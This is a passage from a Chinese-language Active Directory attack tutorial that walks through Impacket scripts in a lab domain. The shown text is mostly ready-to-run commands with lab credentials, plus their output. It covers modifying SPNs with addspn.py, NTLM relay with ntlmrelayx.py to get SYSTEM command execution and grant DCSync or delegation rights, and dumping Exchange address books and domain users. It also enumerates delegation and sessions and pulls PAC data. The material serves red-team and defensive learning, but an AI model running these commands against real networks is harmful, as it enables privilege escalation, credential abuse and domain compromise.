python3 addspn.py -u 'xie.com\hack' -p 'P@ss1234' -t 'machine$' -s HOST/machine.xie.com -r 10.211.55.4
```

执行效果如图所示。

fcmit.cc

```

+ examples git:(master) * python3 addspn.py -u 'xie.com\hack' -p 'P@ss1234' -t 'machine$' -s aa/aa -q 10.211.55.4
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
DN: CN=machine,CN=Computers,DC=xie,DC=com - STATUS: Read - READ TIME: 2021-12-13T17:34:07.355519
dNSHostName: machine.xie.com
sAMAccountName: machine$
servicePrincipalName: RestrictedKrbHost/machine
                        RestrictedKrbHost/machine.xie.com
                        HOST/machine.xie.com
                        查询 SPN

+ examples git:(master) * python3 addspn.py -u 'xie.com\hack' -p 'P@ss1234' -t 'machine$' -s HOST/machine.xie.com -r
10.211.55.4
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully
+ examples git:(master) * python3 addspn.py -u 'xie.com\hack' -p 'P@ss1234' -t 'machine$' -s aa/aa -q 10.211.55.4
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
DN: CN=machine,CN=Computers,DC=xie,DC=com - STATUS: Read - READ TIME: 2021-12-13T17:35:40.777758
dNSHostName: machine.xie.com
sAMAccountName: machine$
servicePrincipalName: RestrictedKrbHost/machine
                        RestrictedKrbHost/machine.xie.com
                        查询 SPN

```

如果是普通域用户的话，无法新建 SPN

#普通域用户 hack 无法新建 SPN

```
python3 addspn.py -u 'xie.com\hack' -p 'P@ss1234' -t 'machine$' -s test/test
-s test/test -a 10.211.55.4
```

#域管理员 administrator 新建 SPN

```
python3 addspn.py -u 'xie.com\administrator' -p 'P@ssword1234' -t 'machine$'
-s test/test -a 10.211.55.4
```

执行效果如图所示。

fcmit.cc

```

→ examples git:(master) * python3 addspn.py -u 'xie.com\hack' -p 'P@ss1234' -t 'machine$' -s test/test -a 10.211.55.4
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target      普通域用户新建 SPN 会失败
[!] Could not modify object, the server reports a constrained violation
[!] You either supplied a malformed SPN, or you do not have access rights to add this SPN (Validated write only allows
    adding SPNs ending on the domain FQDN)
→ examples git:(master) * python3 addspn.py -u 'xie.com\administrator' -p 'P@ssword1234' -t 'machine$' -s test/test -a
a 10.211.55.4
[-] Connecting to host...
[-] Binding to host
[+] Bind OK      域管理员新建 SPN
[+] Found modification target
[+] SPN Modified successfully
→ examples git:(master) * python3 addspn.py -u 'xie.com\hack' -p 'P@ss1234' -t 'machine$' -s aa/aa -q 10.211.55.4
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
DN: CN=machine,CN=Computers,DC=xie,DC=com - STATUS: Read - READ TIME: 2021-12-13T17:37:57.191029
dNSHostName: machine.xie.com
msDS-AdditionalDnsHostName: TEST$
    test
sAMAccountName: machine$
servicePrincipalName: RestrictedKrbHost/test 查询 SPN
    RestrictedKrbHost/machine
    RestrictedKrbHost/machine.xie.com

```

ntlmrelayx.py

```
python3 ntlmrelayx.py -t smb://10.211.55.7 -c whoami -smb2support
```

#其他用法

```
python3 ntlmrelayx.py -t ldap://172.16.200.80 -smb2support --escalate-user ha
ck --no-dump -debug
```

```
python3 ntlmrelayx.py -t ldap://172.16.200.80 -smb2support --delegate-access
--escalate-user machine\$ -wh 172.16.200.60 -debug
```

- -debug: 显示详细信息
- -t: 该参数指定中继后的操作
- -smb2support: 对 smb2 的支持
- --escalate-user: 指定要提权的用户
- --delegate-access: 进行基于资源的约束委派赋予
- --no-dump: 赋予了 dcsync 权限后不导出域内 hash

- --http-port 8888: 指定 http 协议监听 8888 端口
- --smb-port 1445: 指定 smb 协议监听 1445 端口
- --remove-mic: 移除 NTLM 的 MIC 校验(CVE-2019-1040)
- --no-smb-server: 不开启 smb 服务
- --no-http-server: 不开启 http 服务
- --no-wcf-server: 不开启 wcf 服务
- -wa: 在提供 WPAD 文件之前, 提示未安装 MS16-077 的客户端提示身份验证 N 次。
- -wh: 启用为代理身份验证攻击提供 WPAD 文件, 将代理主机设置为所提供的主机。

执行效果如图所示。

```
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[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
/Users/xie/.pyenv/versions/2.7.18/lib/python2.7/site-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography import utils, x509
[*] Protocol Client MSSQL loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from XIE/ADMINISTRATOR@10.211.55.4 controlled, attacking target smb://10.211.55.7
[*] Authenticating against smb://10.211.55.7 as XIE/ADMINISTRATOR SUCCEED
[*] SMBD-Thread-4: Connection from XIE/ADMINISTRATOR@10.211.55.4 controlled, but there are no more targets left!
[*] SMBD-Thread-6: Connection from XIE/ADMINISTRATOR@10.211.55.4 controlled, but there are no more targets left!
[*] Executed specified command on host: 10.211.55.7
nt authority\system
```

创建 SMB 匿名共享(smbserver.py)

将要共享的文件 1.dll 放在/tmp 目录下, 创建名为 smb 的共享。共享路径为
\\IP\smb\1.dll

```
python3 smbserver.py -smb2support smb /tmp
```

获得 exchange 的邮箱信息(exchanger.py)

```
python3 exchanger.py xies.com/hack:P@ssw0rd@172.16.190.103 nsapi list-tables  
es  
python3 exchanger.py xies.com/hack:P@ssw0rd@172.16.190.103 nsapi dump-tables  
-guid 9d68f938-2282-466a-9c59-2c5956eb5e31
```

```
→ examples git:(master) * python3 exchanger.py xies.com/hack:P@ssw0rd@172.16.190.103 nsapi list-tables  
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Default Global Address List  
Guid: None  
  
All Address Lists  
Guid: d1d3e50a-bb36-412f-aa2b-f9cf8fe850b1  
  
    公用文件夹  
    Guid: b63b16c7-21bc-4b33-8ed2-98dcf6b44317  
  
    所有会议室  
    Guid: c81fcade-219c-4b0f-ba59-e781ffd7a6b7  
  
    所有联系人  
    Guid: df322141-6f59-4d77-b44b-008d5ad89ddd  
  
    所有通讯组列表  
    Guid: 93add9a2-e6e7-42d3-a1b8-8d90e1faea2c  
  
    所有用户  
    Guid: 9d68f938-2282-466a-9c59-2c5956eb5e31
```

→ examples git:(master) * python3 exchanger.py xies.com/hack:P@ssw0rd@172.16.190.103 nsipi dump-tables
 -guid 9d68f938-2282-466a-9c59-2c5956eb5e31
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[*] Search for an address book with objectGUID = 9d68f938-2282-466a-9c59-2c5956eb5e31
 [*] Lookingup 所有用户
 mailNickname: adddomain
 mail: adddomain@xies.com
 objectSid: S-1-5-21-3434300344-2880329518-2965996114-1103
 whenCreated: 2022-12-20 22:44:35
 whenChanged: 2023-02-02 18:47:39
 objectGUID: cfdbdcf4-cd21-453a-8889-351e7c085d53

mailNickname: Administrator
 mail: Administrator@xies.com
 objectSid: S-1-5-21-3434300344-2880329518-2965996114-500
 whenCreated: 2022-12-20 22:02:30
 whenChanged: 2023-02-02 18:47:39
 objectGUID: 3957d4fe-7534-4ded-9f8c-5ee053423423

mailNickname: hack
 mail: hack@xies.com
 objectSid: S-1-5-21-3434300344-2880329518-2965996114-1108
 whenCreated: 2022-12-21 09:45:49
 whenChanged: 2023-02-02 18:47:39
 objectGUID: 7a356374-90dc-42d0-b07d-670f2a8fa48e

mailNickname: lisi
 mail: lisi@xies.com
 objectSid: S-1-5-21-3434300344-2880329518-2965996114-1145
 whenCreated: 2023-02-02 20:47:01
 whenChanged: 2023-02-02 20:48:02
 objectGUID: 6ddef86-3eb7-4d5a-85e3-b3e963ebbae5

mailNickname: test
 mail: test@xies.com

获得域内所有用户信息(GetADUsers.py)

python3 GetADUsers.py xie.com/hack:P@ssw0rd -dc-ip 172.16.200.80 -all

```

+ examples python3 GetADUsers.py xie.com/hack:P@ssw0rd -dc-ip 172.16.200.80 -all
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[*] Querying 172.16.200.80 for information about domain.
-----
Name                Email                PasswordLastSet      LastLogon
-----
Administrator       Administrator@xie.com  2023-02-05 21:39:21.598187  2023-02-07 09:08:00.767413
Guest               <never>               <never>
krbtgt              2022-10-08 19:49:27.800327  <never>
addomain            2022-10-08 19:56:23.272423  2022-10-08 21:46:47.977050
test                test@xie.com          2023-01-05 16:19:20.601444  2023-02-05 21:39:43.176629
                    2023-02-05 22:19:53.170246  <never>
$631000-FRSIMLSVBTGP  <never>               <never>
SM_c89e5e6f9ada47358 SystemMailbox{1f05a927-e469-400d-8d69-c35bff62afda}@xie.com <never> <never>
SM_e4750d42b0c474ea SystemMailbox{bb558c35-97f1-4cb9-8ff7-d53741dc928c}@xie.com <never> <never>
SM_03c8c34e6b354cb29 SystemMailbox{e0dc1c29-89c3-4034-b678-e6c29d823ed9}@xie.com <never> <never>
SM_c15932838a2a42d4a DiscoverySearchMailbox{D9198A05-46A6-415f-80AD-7E093348B852}@xie.com <never> <never>
SM_fe2fc1c028e64e9aa Migration.8f3e7716-2011-43e4-96b1-aba62d229136@xie.com <never> <never>
SM_d1f105abd9aa4af3a FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042@xie.com <never> <never>
SM_7c3049c4d652489d9 HealthMailbox088328fa538e4184842b6f18ffe7946e@xie.com 2023-02-02 23:37:05.947019 2023-02-07 11:03:15.198795
SM_2b65bd13bf584299a HealthMailbox71bfab683aa34feb9340c0fefef0c43@xie.com 2023-02-02 23:37:05.806417 2023-02-07 11:07:14.451278
SM_8b1f7f801c0b48169 HealthMailboxd4da8eea1001434a48b048b7e9d207f@xie.com 2022-10-09 14:20:52.389621 N/A
                    2023-02-05 22:19:53.310865 <never>
exchange_admin      2022-10-09 17:18:59.179890 2022-11-14 02:39:07.625397
hack                 2023-02-07 10:28:27.661241 2022-12-04 21:40:52.848841
zhangsan            2022-10-31 21:16:51.922342 2023-01-26 17:32:08.316309
lisi                2022-10-31 21:17:30.360132 2023-02-01 19:27:24.549279
wangwu              2022-10-31 21:18:57.642700 2023-02-07 04:24:13.808159
hack2                2022-11-16 14:29:21.871486 2022-11-16 15:08:12.753386

```

findDelegation.py

python3 findDelegation.py -dc-ip 172.16.200.80 -target-domain xie.com xie.com/hack:P@ssw0rd

```

+ examples git:(master) * python3 findDelegation.py -dc-ip 172.16.200.80 -target-domain xie.com xie.com/hack:P@ssw0rd
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AccountName  AccountType  DelegationType  DelegationRightsTo
-----
machine$    Computer    Resource-Based Constrained  WIN7$  基于资源的约束性委派
machine$    Computer    Resource-Based Constrained  PC-WIN10$
machine20$   Computer    Constrained w/ Protocol Transition  cifs/DC01.xie.com/xie.com
machine20$   Computer    Constrained w/ Protocol Transition  cifs/DC01.xie.com
machine20$   Computer    Constrained w/ Protocol Transition  cifs/DC01  非约束性委派
machine20$   Computer    Constrained w/ Protocol Transition  cifs/DC01.xie.com/XIE
machine20$   Computer    Constrained w/ Protocol Transition  cifs/DC01/XIE

```

esentutl.py

Extensibe 存储引擎格式实现。它允许转储 ESE 数据库的目录，页面和表 (例如 NTDS.dit)

参考: [如何从受损的 NTDS 文件中提取 HASH](#)

查看系统位数(getArch.py)

python3 getArch.py -target 172.16.200.80

```
→ examples python3 getArch.py -target 172.16.200.80
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[*] Gathering OS architecture for 1 machines
[*] Socket connect timeout set to 2 secs
172.16.200.80 is 64-bit
```

获得 PAC(getpac.py)

python3 getPac.py xie.com/administrator:Passw0rd -targetUser hack



→ **examples** python3 **getPac.py** xie.com/administrator:Passw0rd -targetUser hack
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KERB_VALIDATION_INFO

LogonTime:
 dwLowDateTime: 4132516910
 dwHighDateTime: 31013564
LogoffTime:
 dwLowDateTime: 4294967295
 dwHighDateTime: 2147483647
KickOffTime:
 dwLowDateTime: 4294967295
 dwHighDateTime: 2147483647
PasswordLastSet:
 dwLowDateTime: 260545202
 dwHighDateTime: 31013562
PasswordCanChange:
 dwLowDateTime: 972118706
 dwHighDateTime: 31013763
PasswordMustChange:
 dwLowDateTime: 4294967295
 dwHighDateTime: 2147483647
EffectiveName: 'hack'
FullName: 'hack'
LogonScript: ''
ProfilePath: ''
HomeDirectory: ''
HomeDirectoryDrive: ''
LogonCount: 22
BadPasswordCount: 0
UserId: 1154
PrimaryGroupId: 513
GroupCount: 1
GroupIds:
 [

 **netview.py**

获取在远程主机上打开的会话列表，并跟踪这些会话在找到的主机上循环，并跟踪从远程服务器登录/退出的用户。

python3 netview.py xie.com/administrator:P@ssw0rd -dc-ip 172.16.200.80 -target 172.16.200.83

→ examples python3 netview.py xie.com/administrator:P@ssw0rd -dc-ip 172.16.200.80 -target 172.16.200.83
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```
[*] Importing targets
[*] Got 1 machines
172.16.200.83: user administrator logged from host 172.16.200.254 - active: 1, idle: 0

172.16.200.83: user XIE\SM_7c3049c4d652489d9 logged in LOCALLY
172.16.200.83: user XIE\MAIL$ logged in LOCALLY
172.16.200.83: user XIE\Administrator logged in LOCALLY
```

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习AD域安全攻防的话，可以加入下面的知识星球一起学习交流。


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